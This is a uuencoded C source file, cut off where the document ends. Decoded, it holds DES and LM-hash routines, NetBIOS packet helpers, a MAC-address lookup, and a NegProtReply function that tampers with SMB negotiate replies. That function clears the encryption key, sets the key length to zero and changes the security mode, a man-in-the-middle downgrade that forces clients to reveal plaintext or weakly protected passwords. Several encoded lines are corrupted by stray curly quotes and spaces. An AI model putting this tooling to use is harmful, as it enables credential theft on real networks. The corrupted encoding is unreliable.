M('1H:7,@:7,@3D]4(&$@;&5G86P@;W!I;FEO;BX@268@>6]U(&%R92!C;VYC
M97)N960-"B`@(&%B;W5T('1H92!A<'!L:6-A8FEL:71Y(&]F($E405(@<F5G
M=6QA=&EO;G,@=&\@=&AI<R!C;V1E('1H96X@>6]U#0H@("!S:&]U;&0@8V]N
M9FER;2!I="!F;W(@>6]U<G-E;&8@*&%N9"!M87EB92!L970@;64@:VYO=R!I
M9B!Y;W4@8V]M90T*("`@=7`@=VET:"!A(&1I9F9E<F5N="!A;G-W97(@=&\@
M=&AE(&]N92!A8F]V92D-"BHO#0H-"@T*(V1E9FEN92!U8VAA<B!U;G-I9VYE
M9"!C:&%R#0H-"G-T871I8R!U8VAA<B!P97)M,5LU-ET@/2![-3<L(#0Y+"`T
M,2P@,S,L(#(U+"`Q-RP@(#DL#0H)"0D@,2P@-3@L(#4P+"`T,BP@,S0L(#(V
M+"`Q."P-"@D)"3$P+"`@,BP@-3DL(#4Q+"`T,RP@,S4L(#(W+`T*"0D),3DL
M(#$Q+"`@,RP@-C`L(#4R+"`T-"P@,S8L#0H)"0DV,RP@-34L(#0W+"`S.2P@
M,S$L(#(S+"`Q-2P-"@D)"2`W+"`V,BP@-30L(#0V+"`S."P@,S`L(#(R+`T*
M"0D),30L("`V+"`V,2P@-3,L(#0U+"`S-RP@,CDL#0H)"0DR,2P@,3,L("`U
M+"`R."P@,C`L(#$R+"`@-'T[#0H-"G-T871I8R!U8VAA<B!P97)M,ELT.%T@
M/2![,30L(#$W+"`Q,2P@,C0L("`Q+"`@-2P-"B`@("`@("`@("`@("`@("`@
M("`@("`@("`@("`S+"`R."P@,34L("`V+"`R,2P@,3`L#0H@("`@("`@("`@
M("`@("`@("`@("`@("`R,RP@,3DL(#$R+"`@-"P@,C8L("`X+`T*("`@("`@
M("`@("`@("`@("`@("`@,38L("`W+"`R-RP@,C`L(#$S+"`@,BP-"B`@("`@
M("`@("`@("`@("`@("`@("`@(#0Q+"`U,BP@,S$L(#,W+"`T-RP@-34L#0H@
M("`@("`@("`@("`@("`@("`@("`@("`S,"P@-#`L(#4Q+"`T-2P@,S,L(#0X
M+`T*("`@("`@("`@("`@("`@("`@("`@("`@-#0L(#0Y+"`S.2P@-38L(#,T
M+"`U,RP-"B`@("`@("`@("`@("`@("`@("`@("`@(#0V+"`T,BP@-3`L(#,V
M+"`R.2P@,S)].PT*#0IS=&%T:6,@=6-H87(@<&5R;3-;-C1=(#T@>S4X+"`U
M,"P@-#(L(#,T+"`R-BP@,3@L(#$P+"`@,BP-"@D)"38P+"`U,BP@-#0L(#,V
M+"`R."P@,C`L(#$R+"`@-"P-"@D)"38R+"`U-"P@-#8L(#,X+"`S,"P@,C(L
M(#$T+"`@-BP-"@D)"38T+"`U-BP@-#@L(#0P+"`S,BP@,C0L(#$V+"`@."P-
M"@D)"34W+"`T.2P@-#$L(#,S+"`R-2P@,3<L("`Y+"`@,2P-"@D)"34Y+"`U
```

```
M,2P@-#,L(#,U+"`R-RP@,3DL(#$Q+"`@,RP-"@D)"38Q+"`U,RP@-#4L(#,W
M+"`R.2P@,C$L(#$S+"`@-2P-"@D)"38S+"`U-2P@-#<L(#,Y+"`S,2P@,C,L
M(#$U+"`@-WT[#0H-"G-T871I8R!U8VAA<B!P97)M-%LT.%T@/2![("`@,S(L
M("`Q+"`@,BP@(#,L("`T+"`@-2P-"B`@("`@("`@("`@("`@("`@("`@("`@
M("`@("`T+"`@-2P@(#8L("`W+"`@."P@(#DL#0H@("`@("`@("`@("`@("`@
M("`@("`@("`@("`@."P@(#DL(#$P+"`Q,2P@,3(L(#$S+`T*("`@("`@("`@
M("`@("`@("`@("`@("`@("`@,3(L(#$S+"`Q-"P@,34L(#$V+"`Q-RP-"B`@
M("`@("`@("`@("`@("`@("`@("`@("`@(#$V+"`Q-RP@,3@L(#$Y+"`R,"P@
M,C$L#0H@("`@("`@("`@("`@("`@("`@("`@("`@("`R,"P@,C$L(#(R+"`R
M,RP@,C0L(#(U+`T*("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@,C0L(#(U
M+"`R-BP@,C<L(#(X+"`R.2P-"B`@("`@("`@("`@("`@("`@("`@("`@("`@
M(#(X+"`R.2P@,S`L(#,Q+"`S,BP@(#%].PT*#0IS=&%T:6,@=6-H87(@<&5R
M;35;,S)=(#T@>R`@("`@(#$V+"`@-RP@,C`L(#(Q+`T*("`@("`@("`@("`@
M("`@("`@("`@("`@("`@("`@,CDL(#$R+"`R."P@,3<L#0H@("`@("`@("`@
M("`@("`@("`@("`@("`@("`@("`@,2P@,34L(#(S+"`R-BP-"B`@("`@("`@
M("`@("`@("`@("`@("`@("`@("`@("`@("`U+"`Q."P@,S$L(#$P+`T*("`@("`@
M("`@("`@("`@("`@("`@("`@("`@("`@(#(L("`X+"`R-"P@,30L#0H@("`@
M("`@("`@("`@("`@("`@("`@("`@("`@("`@("`S,BP@,C<L("`S+"`@.2P-"B`@
M("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@(#$Y+"`Q,RP@,S`L("`V+`T*
M("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@,C(L(#$Q+"`@-"P@,C5]
M.PT*#0H-"G-T871I8R!U8VAA<B!P97)M-ELV-%T@/7L@-#`L("`X+"`T."P@
M,38L(#4V+"`R-"P@-C0L(#,R+`T*("`@("`@("`@("`@("`@("`@("`@("`@
M,SDL("`W+"`T-RP@,34L(#4U+"`R,RP@-C,L(#,Q+`T*("`@("`@("`@("`@
M("`@("`@("`@("`@,S@L("`V+"`T-BP@,30L(#4T+"`R,BP@-C(L(#,P+`T*
M("`@("`@("`@("`@("`@("`@("`@("`@,S<L("`U+"`T-2P@,3,L(#4S+"`R
M,2P@-C$L(#(Y+`T*("`@("`@("`@("`@("`@("`@("`@("`@,S8L("`T+"`T
M-"P@,3(L(#4R+"`R,"P@-C`L(#(X+`T*("`@("`@("`@("`@("`@("`@("`@
M("`@,S4L("`S+"`T,RP@,3$L(#4Q+"`Q.2P@-3DL(#(W+`T*("`@("`@("`@
M("`@("`@("`@("`@("`@,S0L("`R+"`T,BP@,3`L(#4P+"`Q."P@-3@L(#(V
M+`T*("`@("`@("`@("`@("`@("`@("`@("`@,S,L("`Q+"`T,2P@(#DL(#0Y
M+"`Q-RP@-3<L(#(U?3L-"@T*#0IS=&%T:6,@=6-H87(@<V-;,39=(#T@>S$L
M(#$L(#(L(#(L(#(L(#(L(#(L(#(L(#$L(#(L(#(L(#(L(#(L(#(L(#(L(#%]
M.PT*#0IS=&%T:6,@=6-H87(@<V)O>%LX75LT75LQ-ET@/2![#0I[>S$T+"`@
M-"P@,3,L("`Q+"`@,BP@,34L(#$Q+"`@."P@(#,L(#$P+"`@-BP@,3(L("`U
M+"`@.2P@(#`L("`W?2P-"B![,"P@,34L("`W+"`@-"P@,30L("`R+"`Q,RP@
M(#$L(#$P+"`@-BP@,3(L(#$Q+"`@.2P@(#4L("`S+"`@.'TL#0H@>S0L("`Q
M+"`Q-"P@(#@L(#$S+"`@-BP@(#(L(#$Q+"`Q-2P@,3(L("`Y+"`@-RP@(#,L
M(#$P+"`@-2P@(#!]+`T*('LQ-2P@,3(L("`X+"`@,BP@(#0L("`Y+"`@,2P@
M(#<L("`U+"`Q,2P@(#,L(#$T+"`Q,"P@(#`L("`V+"`Q,WU]+`T*#0I[>S$U
M+"`@,2P@(#@L(#$T+"`@-BP@,3$L("`S+"`@-"P@(#DL("`W+"`@,BP@,3,L
M(#$R+"`@,"P@(#4L(#$P?2P-"B![,RP@,3,L("`T+"`@-RP@,34L("`R+"`@
M."P@,30L(#$R+"`@,"P@(#$L(#$P+"`@-BP@(#DL(#$Q+"`@-7TL#0H@>S`L
M(#$T+"`@-RP@,3$L(#$P+"`@-"P@,3,L("`Q+"`@-2P@(#@L(#$R+"`@-BP@
M(#DL("`S+"`@,BP@,35]+`T*('LQ,RP@(#@L(#$P+"`@,2P@(#,L(#$U+"`@
M-"P@(#(L(#$Q+"`@-BP@(#<L(#$R+"`@,"P@(#4L(#$T+"`@.7U]+`T*#0I[
M>S$P+"`@,"P@(#DL(#$T+"`@-BP@(#,L(#$U+"`@-2P@(#$L(#$S+"`Q,BP@
M(#<L(#$Q+"`@-"P@(#(L("`X?2P-"B![,3,L("`W+"`@,"P@(#DL("`S+"`@
M-"P@(#8L(#$P+"`@,BP@(#@L("`U+"`Q-"P@,3(L(#$Q+"`Q-2P@(#%]+`T*
M('LQ,RP@(#8L("`T+"`@.2P@(#@L(#$U+"`@,RP@(#`L(#$Q+"`@,2P@(#(L
M(#$R+"`@-2P@,3`L(#$T+"`@-WTL#0H@>S$L(#$P+"`Q,RP@(#`L("`V+"`@
M.2P@(#@L("`W+"`@-"P@,34L(#$T+"`@,RP@,3$L("`U+"`@,BP@,3)]?2P-
M"@T*>WLW+"`Q,RP@,30L("`S+"`@,"P@(#8L("`Y+"`Q,"P@(#$L("`R+"`@
M."P@(#4L(#$Q+"`Q,BP@(#0L(#$U?2P-"B![,3,L("`X+"`Q,2P@(#4L("`V
M+"`Q-2P@(#`L("`S+"`@-"P@(#<L("`R+"`Q,BP@(#$L(#$P+"`Q-"P@(#E]
M+`T*('LQ,"P@(#8L("`Y+"`@,"P@,3(L(#$Q+"`@-RP@,3,L(#$U+"`@,2P@
M(#,L(#$T+"`@-2P@(#(L("`X+"`@-'TL#0H@>S,L(#$U+"`@,"P@(#8L(#$P
M+"`@,2P@,3,L("`X+"`@.2P@(#0L("`U+"`Q,2P@,3(L("`W+"`@,BP@,31]
M?2P-"@T*>WLR+"`Q,BP@(#0L("`Q+"`@-RP@,3`L(#$Q+"`@-BP@(#@L("`U
M+"`@,RP@,34L(#$S+"`@,"P@,30L("`Y?2P-"B![,30L(#$Q+"`@,BP@,3(L
M("`T+"`@-RP@,3,L("`Q+"`@-2P@(#`L(#$U+"`Q,"P@(#,L("`Y+"`@."P@
M(#9]+`T*('LT+"`@,BP@(#$L(#$Q+"`Q,"P@,3,L("`W+"`@."P@,34L("`Y
M+"`Q,BP@(#4L("`V+"`@,RP@(#`L(#$T?2P-"B![,3$L("`X+"`Q,BP@(#<L
M("`Q+"`Q-"P@(#(L(#$S+"`@-BP@,34L("`P+"`@.2P@,3`L("`T+"`@-2P@
M(#-]?2P-"@T*>WLQ,BP@(#$L(#$P+"`Q-2P@(#DL("`R+"`@-BP@(#@L("`P
M+"`Q,RP@(#,L("`T+"`Q-"P@(#<L("`U+"`Q,7TL#0H@>S$P+"`Q-2P@(#0L
M("`R+"`@-RP@,3(L("`Y+"`@-2P@(#8L("`Q+"`Q,RP@,30L("`P+"`Q,2P@
M(#,L("`X?2P-"B![.2P@,30L(#$U+"`@-2P@(#(L("`X+"`Q,BP@(#,L("`W
M+"`@,"P@(#0L(#$P+"`@,2P@,3,L(#$Q+"`@-GTL#0H@>S0L("`S+"`@,BP@
```

```
M,3(L("`Y+"`@-2P@,34L(#$P+"`Q,2P@,30L("`Q+"`@-RP@(#8L("`P+"`@
M."P@,3-]?2P-"@T*>WLT+"`Q,2P@(#(L(#$T+"`Q-2P@(#`L("`X+"`Q,RP@
M(#,L(#$R+"`@.2P@(#<L("`U+"`Q,"P@(#8L("`Q?2P-"B![,3,L("`P+"`Q
M,2P@(#<L("`T+"`@.2P@(#$L(#$P+"`Q-"P@(#,L("`U+"`Q,BP@(#(L(#$U
M+"`@."P@(#9]+`T*('LQ+"`@-"P@,3$L(#$S+"`Q,BP@(#,L("`W+"`Q-"P@
M,3`L(#$U+"`@-BP@(#@L("`P+"`@-2P@(#DL("`R?2P-"B![-BP@,3$L(#$S
M+"`@."P@(#$L("`T+"`Q,"P@(#<L("`Y+"`@-2P@(#`L(#$U+"`Q-"P@(#(L
M("`S+"`Q,GU]+`T*#0I[>S$S+"`@,BP@(#@L("`T+"`@-BP@,34L(#$Q+"`@
M,2P@,3`L("`Y+"`@,RP@,30L("`U+"`@,"P@,3(L("`W?2P-"B![,2P@,34L
M(#$S+"`@."P@,3`L("`S+"`@-RP@(#0L(#$R+"`@-2P@(#8L(#$Q+"`@,"P@
M,30L("`Y+"`@,GTL#0H@>S<L(#$Q+"`@-"P@(#$L("`Y+"`Q,BP@,30L("`R
M+"`@,"P@(#8L(#$P+"`Q,RP@,34L("`S+"`@-2P@(#A]+`T*('LR+"`@,2P@
M,30L("`W+"`@-"P@,3`L("`X+"`Q,RP@,34L(#$R+"`@.2P@(#`L("`S+"`@
M-2P@(#8L(#$Q?7U].PT*#0IS=&%T:6,@=F]I9"!P97)M=71E*&-H87(@*F]U
M="P@8VAA<B`J:6XL('5C:&%R("IP+"!I;G0@;BD-"GL-"@EI;G0@:3L-"@EF
M;W(@*&D],#MI/&X[:2LK*0T*"0EO=71;:5T@/2!I;EMP6VE=+3%=.PT*?0T*
M#0IS=&%T:6,@=F]I9"!L<VAI9G0H8VAA<B`J9"P@:6YT(&-O=6YT+"!I;G0@
M;BD-"GL-"@EC:&%R(&]U=%LV-%T[#0H):6YT(&D[#0H)9F]R("AI/3`[:3QN
M.VDK*RD-"@D);W5T6VE=(#T@9%LH:2MC;W5N="DE;ET[#0H)9F]R("AI/3`[
M:3QN.VDK*RD-"@D)9%MI72`](&]U=%MI73L-"GT-"@T*<W1A=&EC('9O:60@
M8V]N8V%T*&-H87(@*F]U="P@8VAA<B`J:6XQ+"!C:&%R("II;C(L(&EN="!L
M,2P@:6YT(&PR*0T*>PT*"7=H:6QE("AL,2TM*0T*"0DJ;W5T*RL@/2`J:6XQ
M*RL[#0H)=VAI;&4@*&PR+2TI#0H)"2IO=70K*R`]("II;C(K*SL-"GT-"@T*
M<W1A=&EC('9O:60@>&]R*&-H87(@*F]U="P@8VAA<B`J:6XQ+"!C:&%R("II
M;C(L(&EN="!N*0T*>PT*"6EN="!I.PT*"69O<B`H:3TP.VD\;CMI*RLI#0H)
M"6]U=%MI72`](&EN,5MI72!>(&EN,EMI73L-"GT-"@T*<W1A=&EC('9O:60@
M9&]H87-H*&-H87(@*F]U="P@8VAA<B`J:6XL(&-H87(@*FME>2P@:6YT(&9O
M<G<I#0I[#0H):6YT(&DL(&HL(&L[#0H)8VAA<B!P:S%;-39=.PT*"6-H87(@
M8ULR.%T[#0H)8VAA<B!D6S(X73L-"@EC:&%R(&-D6S4V73L-"@EC:&%R(&MI
M6S$V75LT.%T[#0H)8VAA<B!P9#%;-C1=.PT*"6-H87(@;%LS,ETL(');,S)=
M.PT*"6-H87(@<FQ;-C1=.PT*#0H)<&5R;75T92AP:S$L(&ME>2P@<&5R;3$L
M(#4V*3L-"@T*"69O<B`H:3TP.VD\,C@[:2LK*0T*"0EC6VE=(#T@<&LQ6VE=
M.PT*"69O<B`H:3TP.VD\,C@[:2LK*0T*"0ED6VE=(#T@<&LQ6VDK,CA=.PT*
M#0H)9F]R("AI/3`[:3PQ-CMI*RLI('L-"@D);'-H:69T*&,L('-C6VE=+"`R
M."D[#0H)"6QS:&EF="AD+"!S8UMI72P@,C@I.PT*#0H)"6-O;F-A="AC9"P@
M8RP@9"P@,C@L(#(X*3L@#0H)"7!E<FUU=&4H:VE;:5TL(&-D+"!P97)M,BP@
M-#@I.R`-"@E]#0H-"@EP97)M=71E*'!D,2P@:6XL('!E<FTS+"`V-"D[#0H-
M"@EF;W(@*&H],#MJ/#,R.VHK*RD@>PT*"0EL6VI=(#T@<&0Q6VI=.PT*"0ER
M6VI=(#T@<&0Q6VHK,S)=.PT*"7T-"@T*"69O<B`H:3TP.VD\,38[:2LK*2![
M#0H)"6-H87(@97);-#A=.PT*"0EC:&%R(&5R:ULT.%T[#0H)"6-H87(@8ELX
M75LV73L-"@D)8VAA<B!C8ELS,ET[#0H)"6-H87(@<&-B6S,R73L-"@D)8VAA
M<B!R,ELS,ET[#0H-"@D)<&5R;75T92AE<BP@<BP@<&5R;30L(#0X*3L-"@T*
M"0EX;W(H97)K+"!E<BP@:VE;9F]R=R`_(&D@.B`Q-2`M(&E=+"`T."D[#0H-
M"@D)9F]R("AJ/3`[:CPX.VHK*RD-"@D)"69O<B`H:STP.VL\-CMK*RLI#0H)
M"0D)8EMJ75MK72`](&5R:UMJ*C8@*R!K73L-"@T*"0EF;W(@*&H],#MJ/#@[
M:BLK*2![#0H)"0EI;G0@;2P@;CL-"@D)"6T@/2`H8EMJ75LP73P\,2D@?"!B
M6VI=6S5=.PT*#0H)"0EN(#T@*&);:EU;,5T\/#,I('P@*&);:EU;,ET\/#(I
M('P@#0H)"0D)*&);:EU;,UT\/#$I('P@8EMJ75LT73L@#0H-"@D)"69O<B`H
M:STP.VL\-#MK*RLI(`T*"0D)"6);:EU;:UT@/2`H<V)O>%MJ75MM75MN72`F
M(`T*"0D)"0D)*#$\/"@S+6LI*2D_,3HP.R`-"@D)?0T*#0H)"69O<B`H:CTP
M.VH\.#MJ*RLI#0H)"0EF;W(@*&L],#MK/#0[:RLK*0T*"0D)"6-B6VHJ-"MK
M72`](&);:EU;:UT[#0H)"7!E<FUU=&4H<&-B+"!C8BP@<&5R;34L(#,R*3L-
M"@T*"0EX;W(H<C(L(&PL('!C8BP@,S(I.PT*#0H)"69O<B`H:CTP.VH\,S([
M:BLK*0T*"0D);%MJ72`](');:ET[#0H-"@D)9F]R("AJ/3`[:CPS,CMJ*RLI
M#0H)"0ER6VI=(#T@<C);:ET[#0H)?0T*#0H)8V]N8V%T*')L+"!R+"!L+"`S
M,BP@,S(I.PT*#0H)<&5R;75T92AO=70L(')L+"!P97)M-BP@-C0I.PT*?0T*
M#0IS=&%T:6,@=F]I9"!S=')?=&]?:V5Y*&-O;G-T('5N<VEG;F5D(&-H87(@
M*G-T<BQU;G-I9VYE9"!C:&%R("IK97DI#0I[#0H):6YT(&D[#0H-"@EK97E;
M,%T@/2!S=');,%T^/C$[#0H):V5Y6S%=(#T@*"AS=');,%TF,'@P,2D\/#8I
M('P@*'-T<ELQ73X^,BD[#0H):V5Y6S)=(#T@*"AS=');,5TF,'@P,RD\/#4I
M('P@*'-T<ELR73X^,RD[#0H):V5Y6S-=(#T@*"AS=');,ETF,'@P-RD\/#0I
M('P@*'-T<ELS73X^-"D[#0H):V5Y6S1=(#T@*"AS=');,UTF,'@P1BD\/#,I
M('P@*'-T<ELT73X^-2D[#0H):V5Y6S5=(#T@*"AS=');-%TF,'@Q1BD\/#(I
M('P@*'-T<ELU73X^-BD[#0H):V5Y6S9=(#T@*"AS=');-5TF,'@S1BD\/#$I
M('P@*'-T<ELV73X^-RD[#0H):V5Y6S==(#T@<W1R6S9=)C!X-T8[#0H)9F]R
M("AI/3`[:3PX.VDK*RD@>PT*"0EK97E;:5T@/2`H:V5Y6VE=/#PQ*3L-"@E]
M#0I]#0H-"@T*<W1A=&EC('9O:60@<VUB:&%S:"AU;G-I9VYE9"!C:&%R("IO
M=70L#0H)"6-O;G-T('5N<VEG;F5D(&-H87(@*FEN+`T*"0EC;VYS="!U;G-I
```

```
M9VYE9"!C:&%R("IK97DL#0H)"6EN="!F;W)W*0T*>PT*"6EN="!I.PT*"6-H
M87(@;W5T8ELV-%T[#0H)8VAA<B!I;F);-C1=.PT*"6-H87(@:V5Y8ELV-%T[
M#0H)=6YS:6=N960@8VAA<B!K97DR6SA=.PT*#0H)<W1R7W1O7VME>2AK97DL
M(&ME>3(I.PT*#0H)9F]R("AI/3`[:3PV-#MI*RLI('L-"@D):6YB6VE=(#T@
M*&EN6VDO.%T@)B`H,3P\*#<M*&DE."DI*2D@/R`Q(#H@,#L-"@D):V5Y8EMI
M72`]("AK97DR6VDO.%T@)B`H,3P\*#<M*&DE."DI*2D@/R`Q(#H@,#L-"@D)
M;W5T8EMI72`](#`[#0H)?0T*#0H)9&]H87-H*&]U=&(L(&EN8BP@:V5Y8BP@
M9F]R=RD[#0H-"@EF;W(@*&D],#MI/#@[:2LK*2![#0H)"6]U=%MI72`](#`[
M#0H)?0T*#0H)9F]R("AI/3`[:3PV-#MI*RLI('L-"@D):68@*&]U=&);:5TI
M#0H)"0EO=71;:2\X72!\/2`H,3P\*#<M*&DE."DI*3L-"@E]#0I]#0H-"G9O
M:60@15]0,38H8V]N<W0@=6YS:6=N960@8VAA<B`J<#$T+'5N<VEG;F5D(&-H
M87(@*G`Q-BD-"GL-"G5N<VEG;F5D(&-H87(@<W`X6SA=(#T@>S!X-&(L(#!X
M-#<L(#!X-3,L(#!X,C$L(#!X-#`L(#!X,C,L(#!X,C0L(#!X,C5].PT*"7-M
M8FAA<V@H<#$V+"!S<#@L(' `Q-"P@,2D[#0H)<VUB:&%S:"AP,38K."P@<W`X
M+"!P,30K-RP@,2D[#0I]#0H-"G9O:60@15]0,C0H8V]N<W0@=6YS:6=N960@
M8VAA<B`J<#(Q+"`-"@D)8V]N<W0@=6YS:6=N960@8VAA<B`J8S@L('5N<VEG
M;F5D(&-H87(@*G`R-"D-"GL-"@ES;6)H87-H*' `R-"P@8S@L(' `R,2P@,2D[
M#0H)<VUB:&%S:"AP,C0K."P@8S@L(' `R,2LW+"`Q*3L-"@ES;6)H87-H*' `R
M-"LQ-BP@8S@L(' `R,2LQ-"P@,2D[#0I]#0H-"B\J*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*B\-"B\O36]D:69I960@9G5N8W1I;VYS('1O(')E860@86YD('=R
M:71E(`T*#0IV;VED(%)E860H#0H@("`@("`@("`@:6YT(%-O8VLL#0H@("`@
M("`@("`@=5]C:&%R("IO86-K970I#0I[#0H@3F)T4V5S<VEO;DAD<B!.8G13
M97-S:6]N.PT*#0H@;65M<V5T*%!A8VME="PP+$E07TU!6%]325I%*3L-"@D-
M"B!R96%D*%-O8VLL)DYB=%-E<W-I;VXL<VEZ96]F*$YB=%-E<W-I;VY(9'(I
M*3L-"B`@#0H@;65M8W!Y*%!A8VME="PH=5]C:&%R("HI("@F3F)T4V5S<VEO
M;BDL<VEZ96]F*$YB=%-E<W-I;VY(9'(I*3L-"@T*(')E860H4V]C:RP-"B`@
M("`@("`H=5]C:&%R("HI("A086-K970@*R!S:7IE;V8H3F)T4V5S<VEO;DAD
M<BDI+`T*("`@("`@(&YT;VAS*$YB=%-E<W-I;VXN3&5N9W1H*2D[#0I]#0H@
M#0H-"B`-"G9O:60@5W)I=&4H#0H@("`@("`@("`@(&EN="!3;V-K+`T*("`@
M("`@("`@("!U7V-H87(@*E!A8VME="D-"GL-"B!.8G1397-S:6]N2&1R("I.
M8G1397-S:6]N.PT*(`T*($YB=%-E<W-I;VX@/2`H3F)T4V5S<VEO;DAD<B`J
M*2`H4&%C:V5T*3L-"B`-"B!W<FET92A3;V-K+`T*("`@("`@(%!A8VME="P-
M"B`@("`@("!S:7IE;V8H3F)T4V5S<VEO;DAD<BD@*R`-"B`@("`@("!N=&]H
M<RA.8G1397-S:6]N+3Y,96YG=&@I*3L-"GT-"@T*+RHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ+PT*#0HO*E1O(&AA=F4@=&AE($U!0R!A9&1R97-S(&]F('1H
M92!M86-H:6YE*B\-"@T*=F]I9"!'971%;F5T061D<F5S<RAU7V-H87(@*D5N
M970L8VAA<B`J1&5V:6-E*0T*>PT*(&QI8FYE=%]T("IL.PT*('-T<G5C="!L
M:6)N971?971H97)?861D<B`J93L-"B!C:&%R($5R<D)U9EM,24).151?15)2
M0E5&7U-)6D5=.PT*#0H@;"`](&QI8FYE=%]I;FET*$Q)0DY%5%],24Y++$1E
M=FEC92Q%<G)"=68I.PT*#0H@92`](&QI8FYE=%]G971?:'=A9&1R*&PI.PT*
M#0H@;65M8W!Y*$5N970L92T^971H97)?861D<E]O8W1E="Q%5$A?04Q%3BD[
M#0H-"GT-"@T*+RHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ+PT*#0HO*E1O(&UO
M9&EF>2!T:&4@;F5G<')O="!R97!L>2HO#0H-"G9O:60@3F5G4')O=%)E<&QY
M*'5?8VAA<B`J4&%C:V5T+`T*("`@("`@("`@("`@("`@("`@("`@=5]C:&%R("I%
M;F-R>7!T:6]N2V5Y+`T*("`@("`@("`@("`@("`@("`@("`@:6YT("I396-U<FET
M>2D-"GL-"B!.8G1397-S:6]N2&1R("I.8G1397-S:6]N.PT*(`T*(%-M8D)A
M<V5(9'(@*E-M8D)A<V4[#0H-"B!3;6).96=0<F]T4F5P;'E(9'(@*E-M8DYE
M9U!R;W1297!L>3L-"@T*+RI&;W(@=&AE(&1O;6%I;B!N86UE*B\-"@T*('5?
M8VAA<B`J1&]M86EN3F%M93L-"@T*(&EN="!$;VUA:6Y.86UE3&5N9W1H.PT*
M#0HO*E-T87)T<R!H97)E("$J+R`-"B`-"B!.8G1397-S:6]N(#T@*$YB=%-E
M<W-I;VY(9'(@*BD@*%!A8VME="D[#0H-"B!3;6)"87-E(#T@*%-M8D)A<V5(
M9'(@*BD@*%!A8VME="`K('-I>F5O9BA.8G1397-S:6]N2&1R*2D[#0H-"B!3
M;6).96=0<F]T4F5P;'D@/2`H4VUB3F5G4')O=%)E<&QY2&1R("HI(`T*("`@
M("`@("`@("`@("`@("`@("A086-K970@*PT*("`@("`@("`@("`@("`@("`@
M("!S:7IE;V8H3F)T4V5S<VEO;DAD<BD@*PT*("`@("`@("`@("`@("`@("`@
M("!S:7IE;V8H4VUB0F%S94AD<BDI.R`-"B`@("`@("`@("`@("`@("`@("`@
M(`T*("\J5&\@:&%V92!T:&4@9&]M86EN($YA;64J+PT*#0H@*E-E8W5R:71Y
M(#T@*%-M8DYE9U!R;W1297!L>2T^4V5C=7)I='E-;V1E*2`F(#$[#0H-"B!I
M9BA396-U<FET>2D-"B![#0H@('!R:6YT9B@B7&Y5<V5R(&QE=F5L(%-E8W5R
M:71Y7&XB*3L-"B!]#0H@96QS90T*('L-"B`@<')I;G1F*")<;E-H87)E(&QE
M=F5L(%-E8W5R:71Y7&XB*3L-"B!]#0H-"B!$;VUA:6Y.86UE3&5N9W1H(#T@
M("`-"B`@("`@("`@("`@("`@("`@("`@4VUB3F5G4')O=%)E<&QY+3Y">71E
M0V]U;G1;,%TM#0H@("`@("`@("`@("`@("`@("`@($5.0U]+15E?3$5.1U1(
M.PT*#0H@1&]M86EN3F%M92`]("AU7V-H87(@*BD@#0H@("`@("`@("`@("`@
M("AM86QL;V,H1&]M86EN3F%M94QE;F=T:"`J('-I>F5O9BAU7V-H87(I*2D[
```

```
M#0H-"B`O*D-O<’D@=&AE($1O;6%I;B!N86UE(&EN(&$@<W1R:6YG*B\-"@T*
M(&UE;6-P>2A$;VUA:6Y.86UE+`T*("`@("`@("`H=5]C:&%R("HI(`T*("`@
M("`@("`H4&%C:V5T("L-"B`@("`@("`@(’-I>F5O9BA.8G1397-S:6]N2&1R
M*2`K#0H@("`@("`@("!S:7IE;V8H4VUB0F%S94AD<BD@*PT*("`@("`@("`@
M<VEZ96]F*%-M8DYE9U!R;W1297!L>4AD<BD@*PT*("`@("`@("`@14Y#7TM%
M65],14Y’5$@I+`T*("`@("`@("!$;VUA:6Y.86UE3&5N9W1H*3L-"B`@("`@
M("`@(`T*("\J5&\@:&%V92!T:&4@96YC<GEP=&EO;B!K97DJ+PT*#0H@;65M
M8W!Y*$5N8W)Y<’1I;VY+97DL#0H@("`@("`@("AU7V-H87(@*BD@*%!A8VME
M="`K#0H@("`@("`@("`@("`@("`@("`@("`@(’-I>F5O9BA.8G1397-S:6]N2&1R
M*2`K#0H@("`@("`@("`@("`@("`@("`@(’-I>F5O9BA3;6)"87-E2&1R*2`K
M#0H@("`@("`@("`@("`@("`@("`@(’-I>F5O9BA3;6).96=0<F]T4F5P;’E(
M9’(I*2P-"B`@("`@("`@($5.0U]+15E?3$5.1U1(*3L-"B`@("`@("`-"B`O
M*E!A8VME="!M;V1I9FEC871I;VXJ+PT*#0H@+RI0=70@=&AE(&1O;6%I;B!N
M86UE(’-T<FEN9R!I;G-T96%D(&]F(’1H92!E;F-R>7!T:6]N(&ME>2HO#0H-
M"B!M96UC<’DH*’5?8VAA<B`J("D@*%!A8VME="`K#0H@("`@("`@("`@("`@
M("`@("`@("!S:7IE;V8H3F)T4V5S<VEO;DAD<BD@*PT*("`@("`@("`@("`@
M("`@("`@("`@<VEZ96]F*%-M8D)A<V5(9’(I("L-"B`@("`@("`@("`@("`@
M("`@("`@(’-I>F5O9BA3;6).96=0<F]T4F5P;’E(9’(I*2P-"B`@("`@("`@
M("`@("`@("`@("`@($1O;6%I;DYA;64L#0H@("`@("`@("`@("`@("`@("`@
M("!$;VUA:6Y.86UE3&5N9W1H*3L-"@T*(%-M8DYE9U!R;W1297!L>2T^0GET
M94-O=6YT6S!=(#T@1&]M86EN3F%M94QE;F=T:#L-"@T*+RI4;R!M;V1I9GD@
M=&AE(’-E8W5R:71Y(&UO9&4@8GET92!A;F0@=&AE(&5N8W)Y<’1I;VX@:V5Y
M(&QE;F=T:"HO#0H@#0H@4VUB3F5G4’)O=%)E<&QY+3Y396-U<FET>4UO9&4@
M/2`P>#`Q.PT*(%-M8DYE9U!R;W1297!L>2T^16YC<GEP=&EO;DME>4QE;F=T
M:"`](#!X,#`[#0H-"B!.8G1397-S:6]N+3Y,96YG=&@@/2!H=&]N<RAS:7IE
